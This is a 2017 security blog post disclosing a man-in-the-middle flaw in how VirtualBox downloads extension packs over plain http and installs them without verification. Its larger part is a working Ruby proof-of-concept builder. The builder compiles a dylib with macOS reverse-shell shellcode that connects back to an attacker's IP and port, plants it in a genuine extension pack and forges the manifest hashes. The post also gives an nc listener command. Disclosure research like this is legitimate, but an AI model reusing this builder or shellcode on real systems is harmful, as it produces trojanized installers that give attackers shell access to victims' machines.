Mark Wadham

profile
blog
CVEs
js demos
contact

github: m4rkw
linkedin: 379069834


Owning VirtualBox via MITM

30 Nov 2017 08:25 | macOS | security

VirtualBox is a virtualisation application written by Oracle that is quite popular presumably because its free. I'm not a fan myself - if my mac locks up completely or kernel panics it's usually because I've loaded the vbox kernel extensions less than 10 minutes ago. I use VMware Fusion instead (which is fairly expensive but IMO worth the money) and have a ritual whereby if I've had to load the vbox kernel extensions for work-related reasons I will reboot the machine before doing anything else.

I discovered back in May that if certain conditions are met it's possible to achieve RCE in the VirtualBox application if you can MITM a user's traffic. This is possible because, bizarrely, VirtualBox downloads updates over plain http:

This is true for both the pkg installer (which carries an Apple Developer code signature, making tampering with it tricky) and also for the multi-architecture extension pack, which has no code signature.



Despite reporting this to Oracle nearly 7 months ago they still haven't managed to put an SSL certificate on the download site. Hopefully this advisory will make people aware of the issue and encourage them to manually verify the checksum of the extension pack should they be in a situation where they've downloaded it manually.

Little Snitch shows that vbox does talk to update.virtualbox.org over https to retrieve the version information, but the extension pack itself is downloaded over http.

The extension pack for macOS is a gzipped tarball containing these files:

```
ExtPack-license.html
ExtPack-license.rtf
ExtPack-license.txt
ExtPack.manifest
ExtPack.signature
ExtPack.xml
PXE-Intel.rom
darwin.amd64
linux.amd64
linux.x86
solaris.amd64
win.amd64
win.x86
```

ExtPack.signature looked interesting and potentially would thwart this attack vector but at the time of writing it simply contains the string "todo" LOL.

```
$ cat ExtPack.signature
todo
```

In the darwin.amd64 directory we have a bunch of dylibs:

```
$ ls -1 darwin.amd64/
VBoxEhciR0.r0
VBoxEhciR3.dylib
VBoxEhciRC.rc
VBoxHostWebcam.dylib
VBoxNvmeR0.r0
VBoxNvmeR3.dylib
VBoxNvmeRC.rc
VBoxPuelMain.dylib
VBoxUsbCardReaderR3.dylib
VBoxUsbWebcamR3.dylib
VBoxVRDP.dylib
VDPluginCrypt.dylib
```

These are dynamic libraries that VirtualBox loads in order to add additional functionality. With a dylib you can define a custom constructor which will get executed as soon as the dylib is loaded. Something like this:

```
---------------------------------------
__attribute__((constructor))
void customConstructor(int argc, char **argv)
{
  system("touch /tmp/LOL");
}
---------------------------------------
```

If VirtualBox loads this, the code in the constructor will get executed. The extpack also has a manifest file which, bizarrely, contains hashes for all of the dylibs in a handful of different hash formats.

```
$ grep VBoxEhciR3.dylib ExtPack.manifest
MD5 (darwin.amd64/VBoxEhciR3.dylib) = d3fddbcadfa01e4f9ccd2e23de119c3f
SHA256 (darwin.amd64/VBoxEhciR3.dylib) =
f8692e2223ef6b90b84011b437f3873a907933ab6f822e6301d0d4e65427e0a
SHA512 (darwin.amd64/VBoxEhciR3.dylib) =
42750441b2054f3b63937e6e54f58af72978091adbe4c5efc18b04f429d84c07ca0818af1f361c0b53dec62b157d3e042a60ae030bfd7e147de73c19de694670
SHA1 (darwin.amd64/VBoxEhciR3.dylib) = 0eef387c4de5441aa0623ae677ff8f0c21002f46
SIZE (darwin.amd64/VBoxEhciR3.dylib) = 90064
```

Oh and they also list the size for good measure lol :P

all posts

[year]
2017
2016
2015

[tag]
AWS
agile
apple
bash
development
exploits
iOS
linux
macOS
mysql
php
ruby
scrum
security
vim
work

So if we roll a fake dylib into an extpack tarball and set the size and hashes correctly, if the user clicks on the extpack VirtualBox will install it without any verification and then load the dylib and execute the constructor as soon as the user starts a VM.


There is a catch though, although Vbox will install our modified extpack without verification when we click on it manually, the update mechanism performs a sha256 hash check.

The update process for vbox is:

1) Older version (eg 5.1.20) is launched, the user is prompted to download the newest version. The link provided here is http:// so this alone could be intercepted and modified, but it would require a developer cert to sign a new pkg bundle for the user to install.

2) After installing the new version, on the next launch it will prompt the user to install the new extpack for 5.1.22. The API call to update.virtualbox.org happens over SSL so we can't mess with the version numbers or the hashes that correspond to the new extpack.

Now if we MITM the request to download.virtualbox.org and send our hacked extpack, VirtualBox says:



So it's telling us to download it manually from the website. A user seeing this probably wouldn't suspect anything other than an Oracle mishap so they would likely hop over to virtualbox.org to download the extpack manually. The website does say "check the hashes" and provides SHA256 and MD5 checksums (which are served over SSL).

The website www.virtualbox.org is served over SSL.. but the download link for the extension pack points to download.virtualbox.org over http://. This is bad because it means we can leave www.virtualbox.org un-messed-with so the user sees the SSL load correctly (and is lulled into a false sense of security because of the SSL padlock), but still MITM download.virtualbox.org in order to send our hacked payload.

The filename for the extpack as its linked on the website is slightly different to the one requested by the application but we can still intercept it, and since it was downloaded manually vbox doesn't verify the signature and just merrily installs it, allowing us to compromise the host. Of course if a user is paranoid enough to check the hashes then they'll notice something is wrong, but how many users are realistically going to do that?

Amusingly, on installation it warns you to only install extension packs that you got from a trusted source - like, I dunno, say, the website of a trusted (?!) vendor THAT HAS ITS OWN CERTIFICATE AUTHORITY that you just loaded over SSL?

As soon as any VM is started the code in our malicious dylib gets executed as the user running VirtualBox on the host machine.

Obviously this will only work if the user doesn't have the latest version, as otherwise there would be no reason for them to download an extpack. However vbox updates are fairly frequent so an attacker waiting around with MITM capability probably wouldn't have to wait too long before being able to execute this attack.

The PoC code below downloads the latest extension pack from the VirtualBox website and modifies it with a reverse tcp shellcode backdoor that will be executed as soon as a VM is started.

To test it you can simply click on it to install it into virtualbox, listen for a shell with nc, eg:

```
$ nc -l 5555
```

and then start any vm.

https://m4.rkw.io/vbox_extpack_builder.rb.txt
6148d6aa7ad2896ae3679ed8e2ff46e7156fd9db9c9ef39fa4116c9566848606

```
#!/usr/bin/env ruby

# RCE PoC builder for VirtualBox extension packs
# Tested with version 5.2.2 on 30/11/17
#
# Discovered by m4rkw, shouts to #coolkids
# PoC is for darwin.amd64 but other architectures are likely vulnerable
#
# This builds a backdoored extension pack which VirtualBox will happily install.
# Once installed, when an OSX/64bit VM is started it will trigger the shellcode
# and initiate a connectback shell.
#
# Thanks to Jacob Hammack for the shellcode

require 'digest'

puts
puts "RCE PoC builder for VirtualBox extension pack"
puts "discovered by m4rkw, shouts to #coolkids"
puts
puts "PoC is for darwin.amd64 but other architectures may be vulnerable"
puts
puts "This builds a backdoored extension pack which VirtualBox will happily install."
puts "Once installed, when any VM is started it will trigger the shellcode and"
puts "initiate a connectback shell to the specified IP and port"
puts
puts "Thanks to Jacob Hammack for the shellcode"
puts

if ARGV.length < 2
  puts "Usage: #{__FILE__} <ip> <port>"
  puts
  exit 0
end

target_dylib = "VBoxEhciR3.dylib"

puts "compiling attack.dylib..."

File.open("attack.c","w") do |f|
```

```
  f.write("#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <arpa/inet.h>
#include <unistd.h>

int (*sc)();

char target_ip[] = \"#{ARGV[0]}\";
short target_port = #{ARGV[1]};

char shellcode[] =
  \"\\x41\\xB0\\x02\\x49\\xC1\\xE0\\x18\\x49\\x83\\xC8\\x61\\x4C\\x89\\xC0\\x48\"
  \"\\x31\\xD2\\x48\\x89\\xD6\\x48\\xFF\\xC6\\x48\\x89\\xF7\\x48\\xFF\\xC7\\x0F\"
  \"\\x05\\x49\\x89\\xC4\\x49\\xBD\\x01\\x01\\x11\\x5C\\xFF\\xFF\\xFF\\xFF\\x41\"
  \"\\xB1\\xFF\\x4D\\x29\\xCD\\x41\\x55\\x49\\x89\\xE5\\x49\\xFF\\xC0\\x4C\\x89\"
  \"\\xC0\\x4C\\x89\\xE7\\x4C\\x89\\xEE\\x48\\x83\\xC2\\x10\\x0F\\x05\\x49\\x83\"
  \"\\xE8\\x08\\x48\\x31\\xF6\\x4C\\x89\\xC0\\x4C\\x89\\xE7\\x0F\\x05\\x48\\x83\"
  \"\\xFE\\x02\\x48\\xFF\\xC6\\x76\\xEF\\x49\\x83\\xE8\\x1F\\x4C\\x89\\xC0\\x48\"
  \"\\x31\\xD2\\x49\\xBD\\xFF\\x2F\\x62\\x69\\x6E\\x2F\\x73\\x68\\x49\\xC1\\xED\"
  \"\\x08\\x41\\x55\\x48\\x89\\xE7\\x48\\x31\\xF6\\x0F\\x05\";

__attribute__((constructor))
void customConstructor(int argc, char **argv)
{
  struct in_addr ip;
  char *tp = (char *)&target_port;

  shellcode[38] = tp[1];
  shellcode[39] = tp[0];

  inet_aton(target_ip, (struct in_addr *)&ip);
  memcpy((char *)&shellcode[40], (char *)&ip.s_addr, 4);

  void *ptr = mmap(0, 0x33, PROT_EXEC | PROT_WRITE | PROT_READ, MAP_ANON | MAP_PRIVATE, -1, 0);

  if (ptr == MAP_FAILED) {
    perror(\"mmap\");
    exit(-1);
  }
  memcpy(ptr, shellcode, sizeof(shellcode));
  sc = ptr;

  sc();
}
")
end

system("clang -dynamiclib -std=gnu99 attack.c -o attack.dylib")
File.delete("attack.c")

if !File.exist? "vbox_exp_temp"
  Dir.mkdir("vbox_exp_temp")
end
Dir.chdir("vbox_exp_temp")

puts "looking for latest extpack at virtualbox.org..."

downloads_html = `curl -s https://www.virtualbox.org/wiki/Downloads`

match = downloads_html.match(/http:\/\/download\.virtualbox\.org\/virtualbox\/[\d\.]+\/Oracle_VM_VirtualBox_Extension_Pack[\d\.\-]+\.vbox-extpack/)

if !match or !match[0]
  puts "failed to find http:// link to the extpack.";
  exit 1
end

puts "downloading extpack... "

filename = match[0].split("/")[-1]

system("curl -s #{match[0]} -o #{filename}")

puts "unpacking extpack... "

system("tar zxf #{filename}")
File.delete(filename)

puts "substituting #{target_dylib}... "

File.delete("darwin.amd64/#{target_dylib}")
File.rename("../attack.dylib", "darwin.amd64/#{target_dylib}")

puts "patching manifest... "

File.open("ExtPack.manifest.new","w") do |f|
  File.read("ExtPack.manifest").chomp.split("\n").each do |line|
    r = target_dylib.gsub('.','\.')

    if (match = line.match(/\A(MD5|SHA256|SHA512|SHA1|SIZE) \(darwin\.amd64\/#{r}\)/))
      case match[1]
      when "MD5"
        md5 = Digest::MD5.hexdigest File.read("darwin.amd64/#{target_dylib}")
        f.write("MD5 (darwin.amd64/#{target_dylib}) = #{md5}\n")
      when "SHA256"
        sha256 = Digest::SHA256.hexdigest File.read("darwin.amd64/#{target_dylib}")
        f.write("SHA256 (darwin.amd64/#{target_dylib}) = #{sha256}\n")
      when "SHA512"
        sha512 = Digest::SHA512.hexdigest File.read("darwin.amd64/#{target_dylib}")
        f.write("SHA512 (darwin.amd64/#{target_dylib}) = #{sha512}\n")
      when "SHA1"
        sha1 = Digest::SHA1.hexdigest File.read("darwin.amd64/#{target_dylib}")
        f.write("SHA1 (darwin.amd64/#{target_dylib}) = #{sha1}\n")
      when "SIZE"
        size = File.size "darwin.amd64/#{target_dylib}"
        f.write("SIZE (darwin.amd64/#{target_dylib}) = #{size}\n")
      end
    else
      f.write(line + "\n")
    end
  end
end

File.delete("ExtPack.manifest")
File.rename("ExtPack.manifest.new", "ExtPack.manifest")

puts "creating tarball... "
system("tar -zcf ../#{filename} *")

Dir.chdir("..")
system("rm -rf vbox_exp_temp")

puts "\ncreated backdoored extpack: #{filename}\n\n"
```